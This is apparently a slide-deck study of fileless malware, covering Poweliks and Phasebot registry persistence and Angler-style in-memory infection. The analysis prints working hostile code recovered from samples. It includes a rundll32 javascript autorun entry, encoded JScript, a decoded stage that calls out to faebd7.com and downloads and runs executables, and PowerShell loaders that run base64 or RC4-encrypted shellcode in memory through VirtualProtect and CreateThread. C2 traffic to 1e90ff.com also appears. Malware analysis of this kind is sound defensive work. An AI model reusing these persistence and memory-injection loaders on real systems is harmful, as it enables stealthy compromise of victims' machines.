

Doing More with Less: A Study of Fileless Infection Attacks

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Agenda


- What is fileless infection
- Malware go fileless
 - Poweliks
- Malware hiding in the registry
 - Phasebot and Gootkit
- Malware hiding in memory
 - Angler and Hanjuan Exploit Kits
- Recommended solutions against fileless infection

A **fileless** infection (**fileless** malware) is malicious coding that exists only in memory rather than installed to the target computer's hard drive.

Source: WhatIs.com

Poweliks and Microsoft Windows mentioned on Aug 5, 2014

The file-less 'Poweliks' malware incorporates a unique combination of antivirus evasion techniques involving the Windows registry to remain undetected on victims' machines



PhaseBot Cyber attack against Solarbot on Apr 21, 2015

@virusbtn Phasebot fileless malware spotted in the wild
<http://t.co/rqo8RV9uqs> On its predecessor Solarbot:
<https://t.co/bnSbkNp1Ky>.

Angler Exploit Kit mentioned on Dec 23, 2014


Angler EK is known to perform file-less injection (memory-based malware where nothing is written to disk).

Source: www.recordedfuture.com

POWELIKS


- Auto-start feature

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\[]



- The [] or NULL or "*[NON-ASCII STRING]*" value cannot be viewed via the registry editor


- Auto-start feature



```
reg_key_dump - Notepad
File Edit Format View Help
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
Name: [null]a
Type: String
Length: 232
Data: rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write
("\74script language=jscript.encode>"+(new%20ActiveXObject
("wscript.Shell")).RegRead("HKCU\\software\\microsoft\\windows\
\currentversion\run\")+""\74/script>")[null]
Name: (Default)
Type: String
Length: 30634
Data: #@~^kXCAAA==w!x^dkKXP^WTCV*          ODH      ax      +h,)mDk\p64N+1YcJ\dx:s
cj+M\N.OHSuP:n vCTr#IXRKw+          `r!2:JSJ4Y02=zz6C+(NGC^G:JVko_VGL
{JQVBWl^/nbp6Rdn          Nc#p.0Y;Mx,Fi)mmOm4`n#PDnO!Dx,Ti)8+{q&p1{xnh~}1Yr\cpr
(Ln^D`J j1DrwD UtN^vr#istbs+v+Z'w b`DDXPA'mR2X2Cx92          \rDGUS+UYUODbxLdvJ]Ar
NrDuE*i2{h3J-'/HdY:f '-Ar          NWSdwKh+Md4+^V'--F T'-2wSnDktns^R+anriw'
nSP)1Yb\+or(%+1YcJUm.rayk          LRwkV:jz/D+sr8Ln^DJbi6;x1YrG          Pm
[Uv#`YMZPDnDEMxPmR"no"+CNvJuFdH-'dw6Yhm.n-':bm.wdG6Yw-          nY,0.Cs+hG.0Pd+D;a-w
Na--7 cTrl!{ F-wdaJ#pNmmYm4cn#PD0Y;DU~Zin86;x1YrG          PNC;* a'          nSP)
1Yb\+or(%+1YcJt/ah^ RUND7+Do\JC:KhRiRTE*iARK2+          `E!AKJS;B0CVkn*iac/\xNV#p;0
```

– The contents of the keys created by Poweliks after using Registry Dumper

- Registry entry that contains an encoded script



```
#@~^ZXgAAA==W!x^DkKxP^WTcV*ODHax+h,)mDk\p64N+1YcJdX:s cj+M\n.oHSuP:n vcTr#IXRKw+_r!2:JSJ4YO2
=zz6C+(Ngc^G:JVko_VGL{JQVBW1^/nbp6RdnNc#p.Y;Mx,Fi)mmOm4_n#PDnO!Dx,Ti)8+(q+&pl{xn~)1Yr\pr(Ln^D`J j1DrwD
Utn^Vr#iStbs+v+Z`W b`DDXPA'mR2X2Cx92\rDGUs+UYUODbxLdvJ]ArNrDuE*i2{h3J-'/HdY]:f'-ArNWSdwKh+Md4+^V'--F
T'-2WSnDktns^R+anriW'nSP)1Yb\or(%+1YcJUm.raYkLRwkV]jz/D+sr8Ln^DJbi6;x1YrG Pm[Uv#`YMzPDnDEMxPmR
"no"+CNvJuFdH-'dW6Yhm.n-':.bm.WdG6Yw-nY,0.Cs+hG.0Pd+D;a-wNa--7 cTRL!{ F-wdaJ#pNmmYm4cn#PD] Y;DU~ZiN86
;x1YrG Pnc;* a'nSP)1Yb\or(%+1YcJt/ah^ RUND7+Do_JC:KhR] RTE*iaRK2+_E!AKJS;BOCVkn*iac/\xNv#p;0
'CRA62C N2 -kMfWxsnUYUYMkUodcr]O+s2]'-Eb3ERd;(/ODbUI`;cVm/Y&x9n6)0cJJJbQ8#i!WxD'E6UQJcYswEi;WD'WR;.+mYnF]6Yor^+
+cE6UD~OME]~O8#pr0vEWY*;WDR]MrY]`6c.n/aW/nAG[H#IE6OR;VGd]#I;6'WR;. ] lO] K] 6Ywk^n`!OU-DD;n*iE6O'6RM]Ook^
+vEWxObpEW/{;0DR62]xbdF]6O?D.]lhw#pE0kR"n19`+#pEW qDkDn`!0/c]n19`!0ORjr.+R *bi!Od ;VWdvn#IE6 ;VGk+v#i6RGNV] YnsbVnc
!0xDbimRI!UcJ`Jr_;OUQr-EPJ5Eb+O-JxW.nkYCDDEB!S8#pORG+^nY]srV]`;W #i)Nh4kV] cZ0csbVn2arkYd`ab#PkWc1Nxcb{'T#P
[vJ4DYa)zJNKAX^WCNc:r^MW/KWYcmWs&{WSx^WCN&TJ&smJT&1F1WmcO^W0Rc6W(O19v1OF1!OTv1G0mO+&H] YsX+!UnF]a0vc+X+E#IN9`EtDOW=z
&[KhxsGmN :b^MfWdKODRmK:J[WSxsWmN&3JZzA&2;2,OX0& Z!fO^XlFRa+OF v09~vFT$Wc)cJ bx[Khk(n |~1vR,f! 60] 21V +X+J^IN
`mRAX-k.G :nxDcJhDG^]//Eb*`Elrb(Jr] 6,`$:+XORAX^W9kULY))zjZ&qRvN0?DDbxL`/,Kx--MOT=)o.K:ACd]v*?D.bxLvB`x.!52]w(
*c\ ]{'MsHe] Zo|wo)5o944 .TtoqGjVlym(j2( c1\;6H5qX05p"\1x3O9w]X9]iwo?S8jCVSt.DN(U)VjVsH5 Fs[V.zmHa4`MozI]Fs[V.z|w
```


- Stage 1 Code of Decoded Script

```
function log(l){try{x=new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open("GET","http://faebd7.com/log?log="+l,
,false);x.send();return 1;}catch(e){return 0;}}e=123;a=new ActiveXObject("WScript.Shell");while(e!=42){try{w=a.
.ExpandEnvironmentStrings("%windir%");p=w+"\\system32\\windowspowershell\\v1.0\\powershell.exe";f=new ActiveXObject(
"Scripting.FileSystemObject");function cdn(){try{return a.RegRead("HKLM\\software\\microsoft\\net framework setup\\
\\ndp\\v2.0.50727\\sp");}catch(e){return 0;}}function d(u){x=new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open(
"GET",u,false);x.send();ufn=a.ExpandEnvironmentStrings("%temp%\\")+u.substring(u.lastIndexOf("/")+1);ufnt=ufn+".tmp"
;uft=f.CreateTextFile(ufnt,true,-1);if(uft){uft.Write(x.responseBody);uft.Close();uf=f.CreateTextFile(ufn,true);uft
=f.GetFile(ufnt);ufs=uft.OpenAsTextStream();ufs.Read(2);uf.Write(ufs.Read(uft.Size-2));ufs.Close();uf.Close();f
.DeleteFile(ufnt);a.Run("\""+ufn+"\" /quiet /norestart",0,1);f.DeleteFile(ufn);}while(!f.FileExists(p)){if(cdn()==0
){d("http://download.microsoft.com/download/0/8/c/08c19fa4-4c4f-4ffb-9d6c-150906578c9e/NetFx20SP1_x86.exe");}d("http
://download.microsoft.com/download/E/C/E/ECE99583-2003-455D-B681-68DB610B44A4/WindowsXP-KB968930-x86-ENG.exe");}(a.
.Environment("Process"))("a")="iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String(
```

- The script checks if Windows PowerShell and .NET Framework is installed on the system

- Stage 2 Code of Decoded Script

```
function gd
{
    Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,[Parameter(Position=1)] [Type] $ReturnType=[
[Void]]);
    $TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName (
"ReflectedDelegate")), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModule",
$false).DefineType("MyDelegateType", "Class, Public, Sealed, AnsiClass, AutoClass", [System.MulticastDelegate]);
    $TypeBuilder.DefineConstructor("RTSpecialName, HideBySig, Public", [System.Reflection.CallingConventions]::Standard,
$Parameters).SetImplementationFlags("Runtime, Managed");
    $TypeBuilder.DefineMethod("Invoke", "Public, HideBySig, NewSlot, Virtual", $ReturnType, $Parameters).
.SetImplementationFlags("Runtime, Managed");
    return $TypeBuilder.CreateType();
}
```

- The First Section, function gd, contains script that is used to interact with the systems memory in order to change permissions on a section of memory so that the code which will be written to it can be executed

- Stage 2 Code of Decoded Script

```
function ga
{
    Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module, [Parameter(Position=1,Mandatory=$True)] [String]
$Procedure);
    $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies() |Where-Object
    {
        $_.GlobalAssemblyCache -And $_.Location.Split("\\")[-1].Equals("System.dll")
    };
    $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
    return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef]
(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),$UnsafeNativeMethods.GetMethod(
"GetModuleHandle").Invoke($null,@($Module)))),$Procedure));
```

- The Second Section, function ga, is used to interact with and utilise functionality provided by functions/APIs which it exports from system DLLs such as “kernel32.dll” and “user32.dll”

- Stage 2 Code of Decoded Script

```
[Byte[]] $p=[Convert]::FromBase64String("VYvsg+xoamtYamVmiUWYWGpyZolFmlhqbmaJRZxYamVmiUWEWGpsZolFoFhgM2aJRaJYaJmJmU  
WkWGouZolFplhqZGaJRahYamxmiUWqWGaJRaxmiUWuZKEwAAAAxOXAVmlydMdFxFVhVbEHHRchsbG9jxkXMAItADFODwAxWxOXQTG9hZMdf1ExpYnLHRd  
hhcn1BxkXcAMdFsEdldFDHRbRyb2NBxOW4ZGRyZWbHRbxzc8ZFvgCLyFeLCWaDeSwYdSWLcTCNVZgz/yvyjRR+ilQVmDJUfZj2wkF1BkeD/wxy6oP  
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/VfCJA4PDBIM7AHXdiOX4g8cUgz8AdbuLjqQAAACJTeCLjqAAAACL2CteNAPIg2X0AOs2i1XgOVX0czWNVvjR6nQijXkiVXwD7cXZoXsdAyB4v8PAAA  
DOAMRARqDxwL/TfB15AF19APOi3EEhfZ1w4tIPItMCChqAGoB/3UIA8j/0esCM8BfX1vJwhAAU1VWM/ZXOTU4kEAAQv ...");  
  
[UInt32[]] $op=0;  
([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ga kernel32.dll VirtualProtect), (gd  
@([Byte[]], [UInt32], [UInt32], [UInt32[]]) ([IntPtr])))).Invoke($p, 15108, 0x40, $op);  
([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ga user32.dll CallWindowProcA), (gd  
@([Byte[]], [Byte[]], [UInt32], [UInt32], [UInt32]) ([IntPtr])))).Invoke($p, $p, 0, 0, 0);
```

- The Last Section, variable \$p, will have the shellcode and dll once it is decoded from Base64 encoding

- Decoded variable \$p contains shellcode and an embedded DLL

The image shows a hex editor window with two sections highlighted in red. The top section, labeled 'shellcode', contains hex data with some ASCII characters visible, including 'LoadLibraryA', 'GetProcAddress', and 'Shellcode'. The bottom section, labeled 'dll component', shows a list of DLLs with their addresses and names, including 'C:\Windows\System32\user32.dll' and 'C:\Windows\System32\GDI32.dll'. The hex editor interface includes a title bar, a menu bar, and a status bar at the bottom.

- Process created when the DLL is injected into the system's memory

Time	PID	Process Path	Operation	Info
03:25:00:328	936	C:_virus\j.exe	new process	rundll32.exe javascript: "\. \mshhtml,RunHTMLApplication ";document
03:25:02:078	1624	C:\WINDOWS\system32\cmd.exe	process exit	
03:25:02:797	608	C:\WINDOWS\system32\rundll32.exe	new process	"C:\WINDOWS\system32\windowpowershell\v1.0\powershell.exe"
03:25:07:672	352	C:\WINDOWS\\$968930\install_KB968930\PSCustomSetupUtil.exe	process exit	
03:25:15:125	1472	C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe	new process	C:\WINDOWS\system32\dlhhost.exe

Dllhost: Entire Memory	
Offset	
00090EC0
00090F00
00090F40
00090F80
00090FC0
00091000	...060414;8;178.89.159.34,178.89.159.35;1.....
00091040
00091080
000910C0
00091100	...MZ@.....ÿÿ.....°...Í!,LÍ!Win32 .DLL...\$
00091140	@...PE .L...Ã97S.....à..#..... 2.....\Å2.....0.....
00091180Ð2.....OK.....
000911C0Å2.\.....
00091200ÛÅ2.P.....MPR
00091240	ESS1.^2.....".....■.....à..à.MPRESS2.....Å2.....\$.....
00091280à..à.....
000912C0v
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00091380	Ôx.P.ä_çøâµ8¼.'< ..È 'uÖX BO.....ÿ.D 0.K3öVhLp.D.ÿ.@6`e#&..'`

- Payload

Dllhost: Entire Memory	
Offset	
01013340	e.....a.....tmp.f...%[^,],%s.....%[^()(%[^])].64..32..
01013380	type=cmd&version=1.0&aid=%s&builddate=%s&id=%s&os=%s_%s.http://%
010133C0	s/q.s...%[^,],...%[^:];%[^:];%[^:];...powershell.exe.....

Protocol	Source Port	Dest Port	Info
DNS	55729	domain	standard query 0x7c08 A 1e90ff.com
DNS	domain	55729	standard query response 0x7c08 A 31.184.192.80

```
Host: 1e90ff.com
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Tue, 18 Nov 2014 18:53:12 GMT
Content-Type: text/xml; charset=utf-8
Connection: close
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Cache-Control: no-cache

<?xml version="1.0" encoding="UTF-8"?>
<records>
  <query><![CDATA[testosterone+for+women]]></query>
  <record>
    <title><![CDATA[eGameNation]]></title>
    <description><![CDATA[Your flash game source. ]]></description>
    <url><![CDATA[Gamenation.com]]></url>
    <hid>0_00041</hid>
    <clickurl><![CDATA[http://88.214.241.85/click?sid=201a117c856b12636030442f301d28f6ec8fe8a3&cid=0]]></clickurl>
  </record>
  <processtime>1375</processtime>
</records>
<ref>http%3a%2f%2fexpendablesearch.com%2fsearch.php%3fq%3dttestosterone+for+women</ref><id>2</id>
```

PHASEBOT

- Registry 1: Auto-start Registry Entry


HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Windows Host Process (RunDll) = rundll32.exe

javascript:"..\mshtml,RunHTMLApplication

";eval((new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\Software\Microsoft\Active%20Setup\Installed%20Components\{72507C54-3577-4830-815B-310007F6135A}\JavaScript"));close();

- Registry 2: Loader Registry Entry (1/2)



```
sPowerShellScript =  
\"IyBSZWFkIEFuZCBFeGVjdXRlIFJjNCBFbMnyeXBOZWQgU2h1bGxDb2RlIEZyb2OgVGh1IFJlZ2lzdHJ5IAOKDQojIF...\";  
oWSShell = new ActiveXObject(\"WScript.Shell\");  
sWindows = oWSShell.ExpandEnvironmentStrings(\"%windir%\");  
sPowerShell = sWindows + \"\\\\\\\\system32\\\\\\\\windowspowershell\\\\\\\\v1.0\\\\\\\\powershell.exe\";  
oFile = new ActiveXObject(\"Scripting.FileSystemObject\");  
if (oFile.FileExists(sPowerShell))  
{  
    (oWSShell.Environment(\"Process\")) (\"LoadShellCodeScript\") = \"iex  
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('\" + sPowerShellScript + '\")))\";  
oWSShell.Run(sPowerShell + \" iex $env:LoadShellCodeScript\", 0, 1);  
}
```

— The script that executes a PowerShell script

- Registry 2: Loader Registry Entry (2/2)

```
# Read And Execute Rc4 Encrypted ShellCode From The Registry

# Set Registry Key
$RegistryKey = 'HKCU:\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}';

# Set Key For Key Stream
[Byte[]]$bKey = [System.Text.Encoding]::ASCII.GetBytes("Phase");

# Import Native Functions
$Code = @"
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, Byte[] lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("kernel32.dll")]
public static extern bool VirtualProtect(Byte[] lpAddress, uint dwSize, uint flNewProtect, [Out] IntPtr
lpflOldProtect);
[DllImport("kernel32.dll")]
public static extern uint WaitForSingleObject(IntPtr hObject, int dwMilliseconds);
"@


# Make The Code Recognized By PowerShell
$PFunctions = Add-Type -memberDefinition $Code -Name "Win32" -namespace Win32Functions -passthru

# Declare Shellcode Array
[Byte[]]$bShellCode;

# Check Pointer Size To Check If x64
if ([IntPtr]::Size -eq 8) {
```

— PowerShell script that decrypts and executes a binary embedded in Registry 3

- Registry 3: Encrypted Binary

